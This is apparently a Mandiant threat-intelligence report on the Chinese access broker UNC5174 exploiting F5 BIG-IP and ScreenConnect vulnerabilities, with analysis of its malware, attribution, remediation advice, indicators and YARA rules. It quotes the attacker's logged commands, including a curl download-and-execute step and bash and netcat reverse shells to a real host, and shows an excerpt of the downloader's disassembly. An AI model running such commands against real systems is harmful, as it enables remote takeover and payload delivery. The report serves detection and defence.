Bringing Access Back — Initial Access Brokers Exploit F5 BIG-IP (CVE-2023-46747) and ScreenConnect

By Mandiant

Published: 2024-03-21 · Archived: 2026-04-05 14:21:10 UTC

Written by: Michael Raggi, Adam Aprahamian, Dan Kelly, Mathew Potaczek, Marcin Siedlarz, Austin Larsen

---

During the course of an intrusion investigation in late October 2023, Mandiant observed novel N-day exploitation of CVE-2023-46747 affecting F5 BIG-IP Traffic Management User Interface. Additionally, in February 2024, we observed exploitation of Connectwise ScreenConnect CVE-2024-1709 by the same actor. This mix of custom tooling and the SUPERSHELL framework leveraged in these incidents is assessed with moderate confidence to be unique to a People's Republic of China (PRC) threat actor, UNC5174.

Mandiant assesses UNC5174 (believed to use the persona "Uteus") is a former member of Chinese hacktivist collectives that has since shown indications of acting as a contractor for China's Ministry of State Security (MSS) focused on executing access operations. UNC5174 has been observed attempting to sell access to U.S. defense contractor appliances, UK government entities, and institutions in Asia in late 2023 following CVE-2023-46747 exploitation. In February 2024, UNC5174 was observed exploiting ConnectWise ScreenConnect vulnerability (CVE-2024-1709) to compromise hundreds of institutions primarily in the U.S. and Canada.

Targeting and Timeline

UNC5174 has been linked to widespread aggressive targeting and intrusions of Southeast Asian and U.S. research and education institutions, Hong Kong businesses, charities and non-governmental organizations (NGOs), and U.S. and UK government organizations during October and November 2023, as well as in February 2024.

The actor appears primarily focused on executing access operations. Mandiant observed UNC5174 exploiting various vulnerabilities during this time.

- ConnectWise ScreenConnect Vulnerability CVE-2024-1709
- F5 BIG-IP Configuration Utility Authentication Bypass Vulnerability CVE-2023-46747
- Atlassian Confluence CVE-2023-22518
- Linux Kernel Exploit CVE-2022-0185
- Zyxel Firewall OS Command Injection Vulnerability CVE-2022-30525

Investigations revealed several instances of UNC5174 infrastructure, exposing the attackers' bash command history. This history detailed artifacts of extensive reconnaissance, web application fuzzing, and aggressive scanning for vulnerabilities on internet-facing systems belonging to prominent universities in the U.S., Oceania, and Hong Kong regions. Additionally, key strategic targets like think tanks in the U.S. and Taiwan were identified; however, Mandiant does not have significant evidence to determine successful exploitation of these targets.



Figure 1: UNC5174 global targeting map

Initial Disclosure of CVE-2023-46747

On Oct. 25, 2023, Praetorian published an advisory and proof-of-concept (PoC) for a zero-day (0-day) vulnerability (CVE-2023-46747) impacting the F5 BIG-IP Traffic Management User Interface (TMUI). This vulnerability allows an unauthenticated remote attacker to execute arbitrary commands on the BIG-IP operating system as the root user. The blog post also detailed steps required for successful exploitation, involving Apache JServ Protocol (AJP) request smuggling to create an administrative user, which can then be leveraged to execute bash commands via the F5 Traffic Management Shell (TMSH). Following the initial advisory, F5 published a security advisory on Oct. 27, 2023. The advisory detailed the affected F5 appliance versions and provided a script for mitigating the vulnerability. Mandiant strongly recommends organizations apply the mitigation script to vulnerable F5 BIG-IP appliances and investigate for evidence of compromise.

Evidence of Exploitation

Mandiant identified UNC5174 compromising F5 BIG-IP appliances, which exhibited evidence of administrative user account creation and execution of bash commands via the TMSH. Through investigation it became apparent that UNC5174 had exploited CVE-2023-46747 to perform actions on the appliance like account creation. The anomalous behavior appeared first in the "***/var/log/audit***" log file, which recorded evidence of the creation of new admin user accounts and bash commands executed by the newly created user via the F5's TMSH. This action also resulted in the creation of the same new user account on the underlying operating system, including the following entries:

- ***/etc/passwd***
- ***/etc/shadow***
- The creation of the user's home directory was also replicated at ***/home/<username>***.

```
 Oct 28 01:52:32 localhost.localdomain notice tmsh[30629]:
01420002:5: AUDIT - pid=30629 user=root folder=/Common
module=(tmos)# status=[Command OK] cmd_data=create
auth user f5support3 password **** shell bash partition-access
add { all-partitions { role admin } }

Oct 28 01:53:29 localhost.localdomain notice icrd_child[18778]:
01420002:5: AUDIT - pid=18778 user=f5support3 folder=/Common
module=(tmos)# status=[Command OK] cmd_data=run util bash -c id
```

Table 1: Compromised host Audit log. Note the compromised appliance recorded timestamps in local time.

The "***/var/log/restjavad-audit.log***" recorded evidence of malicious requests to the REST API, including user account, HTTP request method, API endpoint, and source IP address. In the following example, UNC5174 authenticated and executed bash commands on the underlying operating system as the newly created user "***f5support3***". The following log entries show the ***f5support3*** user executing bash commands. The body of the POST request contains the bash command being executed.

```
 [I][8602][27 Oct 2023 14:53:29 UTC][ForwarderPassThroughWorker]
{"user":"local/f5support3","method":"POST","uri":"http://localhost:8100
/mgmt/tm/util/bash","status":200,"from":"154.12.177[.]8"}

[I][8603][27 Oct 2023 14:53:36 UTC][ForwarderPassThroughWorker]
{"user":"local/f5support3","method":"PATCH","uri":"http://localhost:8100
/mgmt/shared/authz/users/f5support3","status":200,"from":"154.12.177[.]8"}
```

Table 2: UNC5174 bash commands with newly created username f5support3

UNC5174 then created new accounts via the F5 TMUI, attempting to appear as legitimate F5-related user accounts, including:

- F5support3
- F5_admin
- f5_support

Post-Exploitation Tactics by UNC5174 After Successful Account Creation

SNOWLIGHT, GOHEAVY, GOREVERSE, and SUPERSHELL

UNC5174 leveraged their newly minted TMSH access to download and execute "/tmp/watchsys" using a cURL command. Mandiant's analysis of the file "/tmp/watchsys" identified it as a new 64-bit ELF downloader we have named SNOWLIGHT.

The following chained bash` commands attributed to UNC5174 will perform the following actions related to SNOWLIGHT:

1. Delete any file previously written to /tmp/watchsys.
2. Forcefully kill the process "watchsys" if it is running.
3. Download the file from a remote URL to /tmp/watchsys.
4. Modify the permissions of /tmp/watchsys to allow execution.
5. Execute /tmp/watchsys using "nohup", so that the process will continue executing after the parent process is terminated.
6. Perform a directory listing of the /tmp directory.

```
 Nov  2 07:29:47 localhost.localdomain notice icrd_child[17602]:
01420002:5: AUDIT - pid=17602 user=admin folder=/Common
module=(tmos)# status=[Command OK] cmd_data=run util bash
-c "rm -rf /tmp/watchsys;killall -9 watchsys;curl -o /tmp/watchsys
http://172.104.124[.]74/LG;chmod 755 /tmp/watchsys;nohup
/tmp/watchsys &;ls -al /tmp/"
```

Table 3: UNC5174 cURL command to download SNOWLIGHT downloader

```
.text:0000000000400A06 loc_400A06:                             ; CODE XREF: main+1C2↓j
.text:0000000000400A06                 xor     byte ptr [rcx], 99h
.text:0000000000400A09                 inc     rcx
.text:0000000000400A0C                 mov     esi, ecx
.text:0000000000400A0E                 sub     esi, ebp
.text:0000000000400A10                 cmp     esi, eax
.text:0000000000400A12                 jl      short loc_400A06
.text:0000000000400A14                 movsxd  rdx, edx        ; n
.text:0000000000400A17                 mov     rsi, rbp        ; buf
.text:0000000000400A1A                 mov     edi, r12d       ; fd
.text:0000000000400A1D                 call    _write
.text:0000000000400A22                 jmp     short loc_4009EB
.text:0000000000400A24 ; ---------------------------------------------------------------------------
.text:0000000000400A24
.text:0000000000400A24 loc_400A24:                             ; CODE XREF: main+1B1↑j
.text:0000000000400A24                 xor     eax, eax
.text:0000000000400A26                 mov     ecx, 400h
.text:0000000000400A2B                 mov     rdi, rbp
.text:0000000000400A2E                 rep stosd
.text:0000000000400A30                 mov     edi, ebx        ; fd
.text:0000000000400A32                 call    _close
.text:0000000000400A37                 mov     rdx, cs:__bss_start ; envp
.text:0000000000400A3E                 lea     rsi, [rsp+1848h+argv] ; argv
.text:0000000000400A43                 mov     edi, r12d       ; fd
.text:0000000000400A46                 xor     eax, eax
.text:0000000000400A48                 mov     [rsp+1848h+argv], offset aKworker02 ; "[kworker/0:2]"
.text:0000000000400A51                 mov     [rsp+1848h+var_1830], 0
.text:0000000000400A5A                 call    _fexecve
.text:0000000000400A5F                 mov     edi, ebx        ; fd
.text:0000000000400A61                 call    _close
```

Figure 2: Excerpt showing SNOWLIGHT's decoding routine and memory injection method

SNOWLIGHT is a downloader written in C and is designed to run on Linux systems. SNOWLIGHT uses raw sockets to connect to a hard-coded IP address over TCP port 443 and uses a binary protocol to communicate with the command-and-control (C2 or C&C) server, though one variant has been observed using a fake HTTP header for an initial beacon packet. Upon successful communication with its C2 server, a secondary ELF file is downloaded and XOR decoded using the key "0x99".

Finally, the decoded secondary ELF file is loaded into memory using Linux's "sys_memfd_create" and executed via "fexecve". The payload is downloaded directly into memory and executed without ever being written to disk.

In the SNOWLIGHT variants we observed, the payloads process will run under the hard-coded name of "". This is identifiable in a running process list as a "memfd" process.

The SNOWLIGHT sample analyzed by Mandiant was configured to download an obfuscated executable that Mandiant has dubbed GOHEAVY from infrastructure related to SUPERSHELL administrators. This payload is then executed in-memory via the previously described memfd method. The resultant GOHEAVY process-related artifacts were observed on the compromised F5 appliance:

- Process Name: memfd:a (deleted)
- Path: empty (due to the executable being un-backed)
- Args: ?
- User: root

GOREVERSE is a publicly available reverse shell backdoor written in GoLang that operates over Secure Shell (SSH). Mandiant observed UNC5174 deploy GOREVERSE, which called back to C2 infrastructure we previously observed hosting the SUPERSHELL framework. SUPERSHELL is a publicly available C2 framework published on GitHub and used extensively in related infrastructure by the administrators of SUPERSHELL.

Mandiant observed evidence of UNC5174 issuing commands to connect bash and netcat TCP reverse shells back to the same infrastructure hosting GOREVERSE and SUPERSHELL payloads on port 443.

```
 Nov  2 07:16:15 localhost.localdomain notice icrd_child[18778]:
01420002:5: AUDIT - pid=18778 user=admin folder=
/Common module=(tmos)# status=[Command OK] cmd_data=run util
bash -c "bash -i /dev/tcp/172.104.124[.]74/443 0>&1 &"|
```

Table 4: UNC5174 command to download a bash web shell

```
 Nov  2 07:30:37 localhost.localdomain notice icrd_child[18778]:
01420002:5: AUDIT - pid=18778 user=admin folder=/Common
module=(tmos)# status=[Command OK] cmd_data=run util bash
-c "nc 172.104.124[.]74 443 -e /bin/bash &"
```

Table 5: UNC5174 command to download a netcat web shell

Internal Reconnaissance

Shell command history artifacts on the compromised F5 appliance recorded evidence of the threat actor downloading the file "/tmp/ss" from the same infrastructure hosting GOREVERSE and SUPERSHELL payloads, as well as GitHub, using the cURL command.

```
curl -o /tmp/ss hxxp://172.104.124[.]74/App-amd64linux-noupx
```

```
curl -o /tmp/ss hxxps://github[.]com/1n7erface/Template/releases
/download/v1.2.5/App-amd64linux-noupx
```

Table 6: UNC5174 command downloading unidentified additional tooling suspected of internal reconnaissance functionality

The file "/tmp/ss" was not recoverable at the time of analysis; however, the GitHub URL resource https://github.com/1n7erface/Template hosts a likely related network scanning and reconnaissance tool with Chinese-language instructions. Execution of "/tmp/ss" was recorded in shell history, and command-line arguments indicate the tool was likely used to scan internal subnet ranges from the compromised F5 appliance using the tool FSCAN.

```
./ss -i <Internal CIDR block>
```

Table 7: UNC5174 command to scan internal subnet ranges from compromised F5 appliances

GOHEAVY Tunneler: A Closer Look

UNC5174 employs a Golang-based tunneler tool named GOHEAVY, obfuscated using GOBFUSCATE for added stealth. This tool leverages the Gin framework to manage traffic routing functionalities. Mandiant observed GOHEAVY engaging in simultaneous communication with an external C2 server operated by SUPERSHELL administrators while opening and listening on a vast number of local UDP ports. Interestingly, GOHEAVY continuously broadcasts the string "SpotUdp" to existing network interfaces.

This behavior suggests the tool's purpose lies in establishing covert communication channels and potentially facilitating lateral movement within compromised networks. The continuous "SpotUdp" broadcast might serve as a beacon for identifying other compromised machines running GOHEAVY within the same network

In addition to GOHEAVY, Mandiant observed the presence of various other tools common in red teaming, including:

- SLIVER client
- FFUFP
- SQLMAP
- DIRBUSTER
- METASPLOIT
- AFROG penetration testing tool
- NUCLEI vulnerability scanning templates

UNC5174 Closes the Door Behind Them

Mandiant observed an unusual behavior by UNC5174 following their initial access on the compromised appliance. After backdoor accounts were configured, they attempted to self-patch the vulnerability using an F5-provided mitigation script "mitigation.sh". Mandiant assesses that this was an attempt to limit subsequent

exploitation of the system by additional unrelated threat actors attempting to access the appliance. The additional commands were observed during their initial access on the compromised appliance:

- bash execution CVE-2023-46747 command run for account root6 from (HK) 61.239.68.73
- 28/10 14:16:23 deleted user root6
- 28/10 14:27:35: ran command cmd_data=run /util bash -c /root/mitigation.sh -u
- 4/11/2023 03:36:30 /tmp/.del

UNC5174 Targets ScreenConnect Vulnerability

On Feb. 21, 2024, the actor "uteus" claimed in forum postings to have successfully exploited the vulnerability CVE-2024-1709 in ConnectWise ScreenConnect instances belonging to hundreds of organizations globally, primarily in the U.S. and Canada.

Mandiant obtained the output of the actor's exploit, which showed the actor added the admin user "cvetest" to ScreenConnect instances belonging to numerous organizations. Mandiant has observed other threat actors similarly adding admin accounts at multiple victim organizations. Mandiant was also able to confirm the compromise of several ScreenConnect instances and the presence of unauthorized users added by the uteus persona tracked as UNC5174. Mandiant assesses with moderate confidence the other organizations listed by uteus were also compromised.



Figure 3: Geographic distribution of UNC5174 ScreenConnect targeting

Attribution

Mandiant has identified a new access operations group UNC5174 that uses the personas "Uteus" (alternate spelling "uetus") on underground forums, which we assess with moderate confidence operates from China. UNC5174 was linked with several hacktivist collectives including "Dawn Calvary" and "Genesis Day" prior to

2023 and has also claimed to be affiliated with the PRC MSS as an access broker and possible contractor who conducts for profit intrusions.

Chinese Hacktivists, UNC302, and UNC5174 Link to MSS Contractors

Mandiant assesses UNC5174 (aka Uteus) was previously a member of Chinese hacktivist collectives "Dawn Calvary" and has collaborated with "Genesis Day" / "Xiaoqiying" and "Teng Snake." This individual appears to have departed these groups in mid-2023 and has since focused on executing access operations with the intention of brokering access to compromised environments.

As part of our investigation, Mandiant identified key details that suggest UNC5174 may be an initial access broker acting as an MSS contractor. The actor claimed MSS affiliation in dark web forums, claiming tacit backing of an unspecified MSS-related APT actor. Additionally, the impacted organizations targeted by UNC5174, including U.S. defense and UK government entities, were targeted concurrently by distinct known MSS access brokers UNC302, which were previously indicted by the U.S. Department of Justice in 2020.

On Oct. 10, 2023, Mandiant identified event logs suggesting unconfirmed exploitation of an F5 device IP address of several government entities. This activity was associated with the UNC5174 pseudonym "Uteus", which shared this purported access to a U.S. military contractor and UK government organization in an online communication. The same IP address targeted through the previously described CVE-2023-46747 exploitation appeared in communications from this access broker, claiming successful exploitation of Confluence vulnerability CVE-2023-22515. Details of the intrusion were discovered within communications on a dark web forum. The Uteus persona indicated they had utilized a public proof of concept to perform activities on compromised systems. Notably, Uteus is believed to be distinct from the entity "Xiaoqiying," which has independently claimed to not be employed by the Chinese Government in a Telegram channel operated by the group.

Figure 4: Telegram channel for Xiaoqiying claiming no employment with the Chinese government

Based on these findings, Mandiant assesses with moderate confidence that Uteus represents an initial access broker persona for UNC5174, used to sell obtained access to compromised systems. While definitive connections cannot be established at this time, Mandiant highlights that there are similarities between UNC5174 and UNC302, which suggests they operate within an MSS initial access broker landscape. These similarities suggest possible shared exploits and operational priorities between these threat actors, although further investigation is required for definitive attribution.

Outlook and Implications

UNC5174 exploitation of CVE-2023-46747 as a N-day vulnerability in tandem with recent exploitation of Connectwise ScreenConnect vulnerability CVE-2024-1709 demonstrates PRC-related threat actors' systematized approach to achieving access to targets of strategic or political interest to the PRC. China-nexus actors continue to conduct vulnerability research on widely deployed edge appliances like F5 BIG-IP and ScreenConnect to enable espionage operations at scale. These operations often include rapid exploitation of recently disclosed vulnerabilities using custom or publicly available proof-of-concept exploits. UNC5174 and UNC302 operate within this model, and their operations provide insight into the initial access broker ecosystem leveraged by the MSS to target strategically interesting global organizations. Mandiant believes that UNC5174 will continue to pose a threat to organizations in the academic, NGO, and government sectors specifically in the United States, Canada, Southeast Asia, Hong Kong, and the United Kingdom.

Remediation and Hardening

Mandiant recommends performing the following remediation and hardening actions on impacted F5 appliances:

- Restrict access to the F5 TMUI from the internet.
- Immediately apply the F5 mitigation script published in [K000137353] to any vulnerable F5 appliances.
- Investigate vulnerable F5 appliances for evidence of compromise.

In the event of F5 compromise:

- Review appliance configurations for unauthorized modifications.
- Review file system and operating system (OS) artifacts for evidence of privileged account creation and remove any unauthorized accounts.
- Consider revoking and re-issuing sensitive cryptographic material such as certificates and private keys that may have been accessible to a threat actor.

For impacted ScreenConnect instances, Mandiant recommends that organizations with an on-premises controller read our latest ScreenConnect remediation and hardening guide.

Indicators of Compromise (IOCs)

Network IOCs

IP Address	ASN	NetBlock	Location
118.140.151[.]242	9304	HGC Global Communications Limited	(HK)
61.239.68[.]73	9269	Hong Kong Broadband Network Ltd.	(HK)
172.245.68[.]110	36352	Colocrossing	(U.S.)

URLs

URL	Description
http://172.245.68[.]110:8888	SUPERSHELL C2

Host IOCs

MD5 Hash	Filename	Type	Code Family
c867881c56698f938b4e8edafe76a09b	LG	ELF	SNOWLIGHT
df4603548b10211f0aa77d0e9a172438	N/A	ELF	SNOWLIGHT
0951109dd1be0d84a33d52c135ba9c97	N/A	ELF	SNOWLIGHT
9c3bf506dd19c08c0ed3af9c1708a770	memfd:a	ELF	N/A
0ba435460fb7622344eec28063274b8a	undefined	ELF	SNOWLIGHT
a78bf3d16349eba86719539ee8ef562d	N/A	ELF	SNOWLIGHT

Host Based Indicators (Commands)

```
 cmd_data=run util bash -c "echo
dG1zaCAtcSAtYyAnY2QgLztzaG93IHJ1bm5pbmctY29uZmlnIHJlY3Vyc2l2ZSc=
| base64 -d | sh"  "tmsh -q -c 'cd /;show running-config recursive'"
run util bash -c "bash -i /dev/tcp/172.104.124.74/443 0>&1 &"
```

Detections

```
 rule M_Backdoor_GOREVERSE_2
{
        meta:
                author = "Mandiant"
                description = "This rule is designed to detect events related
to goreverse. GOREVERSE is a publicly available reverse shell"
                md5 = "5c175ea3664279d6c0c2609844de6949"
                platforms = "Windows,Linux,MacOS"
                malware_family = "GOREVERSE"
        strings:
                $cc_main_fork_amd64 = { 41 81 39 74 72 75 65 75 ?? 48 8B
[5] 48 8B [5] 48 8B [5] 4C 8B [5] 48 8B [5] 48 8B [5-10] E8 [4] 48 8B }
                $cc_print_help_amd64 = { 48 8D 15 [4] 48 89 94 24 [4-16] 48
8B 1D [4] 48 8D 05 [4-24] BF 03 00 00 00 48 89 FE [0-12] E8 }
                $cc_rssh = "rssh" fullword
                $cc_validate_dest_len = { 48 83 3D [4] 00 [1-24] 49 83 FC 01
[1-24] 49 C1 E4 05 [1-64] 83 3D [4] 00 }
                $str1 = "--[foreground|fingerprint|proxy|process_name]
-d|--destination <server_address>"
                $str2 = "-d or --destination Server connect back address
(can be baked in)"
                $str3 = "--foreground Causes the client to run without
forking to background"
                $str4 = "--fingerprint Server public key SHA256 hex
fingerprint for auth"
                $str5 = "--proxy Location of HTTP connect proxy to use"
                $str6 = "--process_name Process name shown in
tasklist/process list"
        condition:
                ( ((uint32(0) == 0xcafebabe) or (uint32(0) == 0xfeedface)
or (uint32(0) == 0xfeedfacf) or (uint32(0) == 0xbebafeca) or (uint32(0)
== 0xcefaedfe) or (uint32(0) == 0xcffaedfe)) or (uint16(0) == 0x5a4d
and uint32(uint32(0x3C)) == 0x00004550) or (uint32(0) == 0x464c457f))
and (all of ($str*) or all of ($cc_*))
}
```

```
 rule M_APT_Downloader_SNOWLIGHT_1
{
        meta:
                author = "Mandiant"
                description = "This rule is designed to detect
the SNOWLIGHT code family"
                md5 = "0951109dd1be0d84a33d52c135ba9c97"
                platforms = "Linux"
                malware_family = "SNOWLIGHT"
        strings:
                $xor99 = { 80 31 99 48 FF C1 89 CE 29 EE 39 C6
7C F2 48 63 D2 48 89 EE 44 89 E7 }
                $memfdcreate = { BA 01 00 00 00 BE 3B 0B 40
00 BF 3F 01 00 00 E8 8C FE FF FF }
        condition:
                uint32(0) == 0x464c457f and all of them
}
```

Mandiant Security Validation Actions

Organizations can validate their security controls using the following actions with Mandiant Security Validation.

VID	Name
A106-917	Application Vulnerability - F5 BIG-IP 17.1.0, CVE-2023-46747, Exploitation
A106-916	Application Vulnerability - F5 BIG-IP 17.1.0, CVE-2023-46747, User Authentication
A107-059	Application Vulnerability - CVE-2024-1708, Exploitation, Variant #1
A107-056	Application Vulnerability - CVE-2024-1709, Exploitation, Variant #1

MITRE ATT&CK

Mandiant has observed UNC5174 use the following techniques:

Initial Access	T1190	Exploit Public-Facing Application

Defense Evasion	T1027	Obfuscated Files or Information
	T1070.004	File Deletion
	T1140	Deobfuscate/Decode Files or Information
	T1222.002	Linux and Mac File and Directory Permissions Modification
	T1601.001	Patch System Image
Discovery	T1016	System Network Configuration Discovery
	T1049	System Network Connections Discovery
	T1082	System Information Discovery
	T1083	File and Directory Discovery
Command and Control	T1095	Non-Application Layer Protocol
	T1105	Ingress Tool Transfer
	T1572	Protocol Tunneling
	T1573.002	Asymmetric Cryptography
Execution	T1059	Command and Scripting Interpreter
	T1059.004	Unix Shell

Persistence	T1136.001	Local Account
Impact	T1531	Account Access Removal
Credential Access	T1003.008	/etc/passwd and /etc/shadow
Resource Development	T1608.003	Install Digital Certificate

Mandiant has observed UNC302 use the following techniques:

Initial Access	T1133	External Remote Services
	T1189	Drive-by Compromise
	T1190	Exploit Public-Facing Application
Collection	T1213	Data from Information Repositories
	T1560	Archive Collected Data
	T1560.001	Archive via Utility
Persistence	T1505.003	Web Shell
Defense Evasion	T1027	Obfuscated Files or Information
	T1036	Masquerading

	T1070.004	File Deletion
	T1112	Modify Registry
	T1134	Access Token Manipulation
	T1497	Virtualization/Sandbox Evasion
Impact	T1529	System Shutdown/Reboot
Execution	T1059.003	Windows Command Shell
	T1059.005	Visual Basic
	T1203	Exploitation for Client Execution
Discovery	T1012	Query Registry
	T1016	System Network Configuration Discovery
	T1057	Process Discovery
	T1082	System Information Discovery
	T1083	File and Directory Discovery
	T1518	Software Discovery
Credential Access	T1003	OS Credential Dumping

Lateral Movement	T1021.001	Remote Desktop Protocol
Resource Development	T1583.003	Virtual Private Server
	T1584	Compromise Infrastructure
Command and Control	T1071.001	Web Protocols
	T1071.004	DNS
	T1095	Non-Application Layer Protocol

Posted in

- Threat Intelligence
